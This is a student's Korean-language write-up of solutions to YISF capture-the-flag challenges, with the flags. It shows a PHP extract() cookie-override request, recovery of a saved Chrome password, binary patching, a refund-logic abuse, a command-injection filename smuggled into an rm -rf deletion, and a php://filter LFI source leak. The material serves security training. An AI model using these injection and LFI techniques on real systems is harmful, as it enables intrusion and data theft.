제15회 순천향대학교 청소년 정보보호 페스티벌
(15th Youth Information Security Festival)

문제풀이 보고서

한세사이버보안고등학교
3 학년
이름: 이진근

[Misc 50]

룰 읽으면 플래그

y15f.xyz 내용:

YISF{H@VE_FUN_G@OD_LUCK}

[WEB 50]


소스를 보면 Extract취약점이 터지는걸 알 수 있음
$_COOKIE['id']라는 변수를 알기 때문에 변조가 가능하다


```
import requests
res = requests.post('http://112.166.114.186/', data={'_COOKIE[id]': 'admin'} )
print res.text
```

```
>
<div class='output'>FIND FLAG</span>hi YISF{B3ep-Be3p-8eep...Pu5hung...F14g}
```

[Forensic 50]

개인적으로 제일 어려웠던 문제.
문제 지문을 보면 웹 브라우저를 종료하였다고 한다.
그럼 IE와 chrome을 추측해 볼 수 있다.
최신버전 FTK로 열어 IE를 Extract해서 vm에 올려보니 ie가 실행되지 않았다
그래서 chrome으로 확신하고 열어보게 되었다





힌트를 보면 뭐 비밀번호를 추출하라고 하여 툴을 검색해서 열어보았다

url과 id는 나오지만 pw는 나오지가 않았다. 알아보니 크롬 정책상으로 sid와 암호화 한다고 한다. 검색해보니 저것들이 Login Data라는 sqlite파일에 저장된다고 하여 열어보았다.


```
C:\SQLITE-1>sqlite3 "D:\Users\InJung\AppData\Local\Google\Chrome\User Data\Default\Login Data"
SQLite version 3.18.0 2017-03-28 18:48:43
Enter ".help" for usage hints.
sqlite> .tables
logins  meta    stats
sqlite> select * from logins
   ...> ;
http://www.nonamed.xyz/|http://www.nonamed.xyz/login.php|uid|InJung123|upw|┌|http://www.nonamed.xyz/|1|13146134349271488|0|0|0|4|L┌|0|||0|0|
```

열면 이상한 숫자들만 막 나오는데 웹에서 열고 Extract 하였다

http://inloop.github.io/sqlite-viewer/ 여길 이용하였다

이렇게 검색하면 한 깃허브가 나오는데 여기 소스를 보면 win32crypt.CryptUnprotectData 막 이렇게 나온다. 이걸 위주로 검색하다 보면 아래와 같은 툴이 검색이 된다.

이 툴을 옵션에 맞게 돌려주면 password가 sksmsdutls@123이란 것을 알 수 있다
nonamed.xyz에 InJung123과 sksmsdutls@123으로 로그인한 뒤 5번째 글을 읽으면 정상적으로 플래그가 나온다



[Reversing 50]

쓰레기를 100개 주워야 하는데 올리디버거로 열어보면 간단한 루틴을 우회하면 된다.

```
01261E39  .  833D EC45260  cmp dword ptr ds:[12645EC], 64
01261E40  v  0F8D 8000000  jge yisf_sch,01261EC6
01261E46  .  8BD0          mov edx, eax
01261E48  .  81EA 9F0E000  sub edx, 0E9F
01261E4E  .  2B75 B4       sub esi, [local.19]
```

```
01261E33  .  81C2 A902000  add edx, 2A9
01261E39  .  833D EC45260  cmp dword ptr ds:[12645EC], 64
01261E40  v  0F8E 8000000  jle yisf_sch,01261EC6
01261E46  .  8BD0          mov edx, eax
01261E48  .  81EA 9F0E000  sub edx, 0E9F
01261E4E  .  2B75 B4       sub esi, [local.19]
01261E51  .  B8 D34D6210   mov eax, 10624DD3
```


쓰레기를 체크하는 루틴 cmp부분에서 0x64 즉 100과 비교 한다.

아래 jge를 jle로 바꾸면 우회가 가능하다


```
01261F3F  .  83C2 46       add edx, 46
01261F42     3E:0350 18    add edx, dword ptr ds:[eax+18]
01261F46  .  C745 BC 1300  mov [local.17], 100013
01261F4D  .  FF75 BC       push [local.17]
```

```
01261F42     90            nop
01261F43     90            nop
01261F44     90            nop
01261F45     90            nop
01261F46  .  C745 BC 1300  mov [local.17], 100013
```

안 넘어가서 nop로 바꿔줬다



[Pwnable 50]



그냥 nc접속해서 삽질해 보았다. 재배도 해보고 이것저것 해 보았는데
3번 셀링 메뉴에 음수를 넣어볼까 해서 입력하니 머니가 –로 떨어졌다. 계속 음수를 입력하게 되면 어느새 플래그가 나오게 된다.
아마 인티저 언더플로가 발생하는 것 같다.

[WEB 100]

반갑습니다 kannakamui님
남은 포인트는 2,000원 입니다.

환불하기

회원가입을 하면 2천원이 주어진다
양말을 산 뒤 타입을 체크박스에서 텍스트로 바꿔주고

```
<input name="refundChk[]" type="text" value="423" />
```

상품 ID	상품명	상품 가격	환불하기
423	회색양말	500	423%00

423뒤에 %00 즉 널을 넣어준다

반갑습니다 kannakamui님
남은 포인트는 2,500원 입니다.

환불하기

상품 ID	상품명	상품 가격	환불하기
423	회색양말	500	☐

그럼 물건은 안 없어지고 돈만 생긴다.
웹 디버거인 fiddler로 리플라이를 계속 보내준다.

788	200	HTTP	112.166.114.151	/lang/ko/myage.php
789	200	HTTP	112.166.114.151	/lang/ko/myage.php
790	200	HTTP	112.166.114.151	/lang/ko/myage.php
791	200	HTTP	112.166.114.151	/lang/ko/myage.php
792	200	HTTP	112.166.114.151	/lang/ko/myage.php
793	200	HTTP	112.166.114.151	/lang/ko/myage.php
794	200	HTTP	112.166.114.151	/lang/ko/myage.php
795	200	HTTP	112.166.114.151	/lang/ko/myage.php
796	200	HTTP	112.166.114.151	/lang/ko/myage.php
797	200	HTTP	112.166.114.151	/lang/ko/myage.php
798	200	HTTP	112.166.114.151	/lang/ko/myage.php
799	200	HTTP	112.166.114.151	/lang/ko/myage.php
800	200	HTTP	112.166.114.151	/lang/ko/myage.php
801	200	HTTP	112.166.114.151	/lang/ko/myage.php
802	200	HTTP	112.166.114.151	/lang/ko/myage.php
803	200	HTTP	112.166.114.151	/lang/ko/myage.php
804	200	HTTP	112.166.114.151	/lang/ko/myage.php
805	200	HTTP	112.166.114.151	/lang/ko/myage.php
806	200	HTTP	112.166.114.151	/lang/ko/myage.php
807	200	HTTP	112.166.114.151	/lang/ko/myage.php
808	200	HTTP	112.166.114.151	/lang/ko/myage.php

돈이 막 생기는데 이때 플래그를 사고 마이페이지로 오면 플래그가 나온다
YISF{y0u_c2n_f1nd_the_f1a9_just_do_it}

[Pwnable 100]

```
========  strncat  ========
[!]  input string
[<]  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[!]  result == 0x00007ffd57eaa920
=====  menu  =====
[1]  strncmp
[2]  strncpy
[3]  strncat
[4]  strchr
[5]  input
[6]  print
[7]  clear
[<]  3
========  strncat  ========
[!]  input string
[<]  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[!]  result == 0x00007ffd57eaa920
YISF{um!!?_i_d1d_not_kn0W_th3rE_w@s_a_buuug}sori@ubuntu:~$
```

이것도 nc접속해서 아무 곳이나 a계속 찔러 봤더니 플래그가 나온다.

[Misc 100]

모스부호가 나오는 파일이 제공되는데 구글에 morse code decoder하고 나오는곳에 파일 업로드 해서 디코딩 하면 플래그가 나온다


플래그 포맷에 적당히 맞추면 인증이 가능하다

[WEB 150]

'로봇을 좋아하는'이라는 구문에서 robots.txt를 읽으면 될 것 같았다
읽게 되면 '/3b6c9acf913407fb36996b630291b542/' 라는 주소가 나온다
http://112.166.114.152/3b6c9acf913407fb36996b630291b542/ 으로 이동하면 어드민 페이지가 나온다
일반 유저 페이지에서 아래와 같이 히든 값을 admin으로 바꿔 준 후 회원가입을 한다. 이제 계정이 있으므로 어드민 페이지에서 로그인을 할 수 있다.

힌트를 보면 '커맨드 인젝션'과 'php로 파일 삭제하는 방법이 뭐지?'라고 한다. 여기서 php 함수인 unlink를 사용하지 않고 시스템 명령어인 rm –rf로 파일을 삭제한다는 것을 유추할 수 있다. 여기서 파일명으로 커맨드 인젝션이 가능하다고 생각했다.
test;ls –al ..;.jpg 라는 파일명을 가진 파일을 업로드 하면 정상적으로 업로드가 된다

업로드 한 파일을 지우면 이렇게 커맨드 인젝션이 된다. 근데 플래그 파일이 어디있는지 모르겠어서 파이썬으로 스크립트를 작성해 찾아가며 풀었다
http://112.166.114.152/you_want_fla9/fla9981에 있다



YISF{Y0u_Rec3ived_A_r3ward}

[Misc 150]

cpp코드가 복잡하지만 잘 살펴보면 간단한 것을 알 수 있다.
파일 헥스를 넣고 역연산하면 플래그가 나온다

```
prob = [ 0x5D, 0x6D, 0x57, 0x62, 0xBF, 0x62, 0x27, 0x66, 0x0D, 0x0B, 0xB2, 0xEA, 0xA8, 0xB8,
xor=0x34
flag=''
result = []
for i in prob:
        result.append(i ^ xor)
for j in range(0,5):
        result[j] -= 0x10
for k in range(5,10):
        result[k] += 0x20
for l in range(10,15):
        result[l] = int(result[l] / 0x2)
for n in range(15,20):
        result[n] ^= 0xaa
for s in result:
        flag+=chr(s)
print flag
```

```
YISF{v3rY_CoNFu5inG}
[Finished in 0.1s]
```

[WEB 200]

소스를 보면

```
<?php
if ($_GET['page'] == 'source') exit(show_source(__FILE__, true));
if (stripos($_GET['page'], 'logout') !== false) include $_GET['page'].'.php';

include_once dirname(__FILE__).'/header.php';
include_once dirname(__FILE__).'/contents.php';
include_once dirname(__FILE__).'/footer.php';
?>
```

GET값으로 저렇게 받으면 include 부분에서 LFI 취약점이 발생하게 된다.
php://filter/convert.base64-encode를 이용하여 소스를 탈취 할 수 있었다.
http://112.166.114.137/?page=php://filter/convert.base64-encode/resource=logout/../contents에 들어가면 base64로 인코딩 된 소스가 나온다

```
        <div class="container">
          <div class="jumbotron">
<?php
if ($_POST['username'] == base64_decode('YWRtaW4') && $_POST['password'] ==
base64_decode('WUlTRnsyNmIwZDcxOTE3NDIwZmVkZGI3YjJjYjY2ZmZiMGEzNX0')) {
    echo 'Hi '.$_POST['username'].'!<br />The flag is the same as the entered password value.<br
/><img src="./img/admin.png" />';
}else if ($_POST['username'] == base64_decode('Z3Vlc3Q') && $_POST['password'] ==
base64_decode('Z3Vlc3Q')) {
    echo 'Hi guest<br />Now login as admin!<br /><img src="./img/guest.jpg" />';
}else{
?>
            <form action="" method="POST" class="form-signin">
```

디코드 하면 저기 수상한 부분이 있다
base64_decode('WUlTRnsyNmIwZDcxOTE3NDIwZmVkZGI3YjJjYjY2ZmZiMGEzNX0') 이 부분 안의 문자를 그대로 디코드 하면 플래그가 나온다

```
YISF{26b0d71917420feddb7b2cb66ffb0a35}
```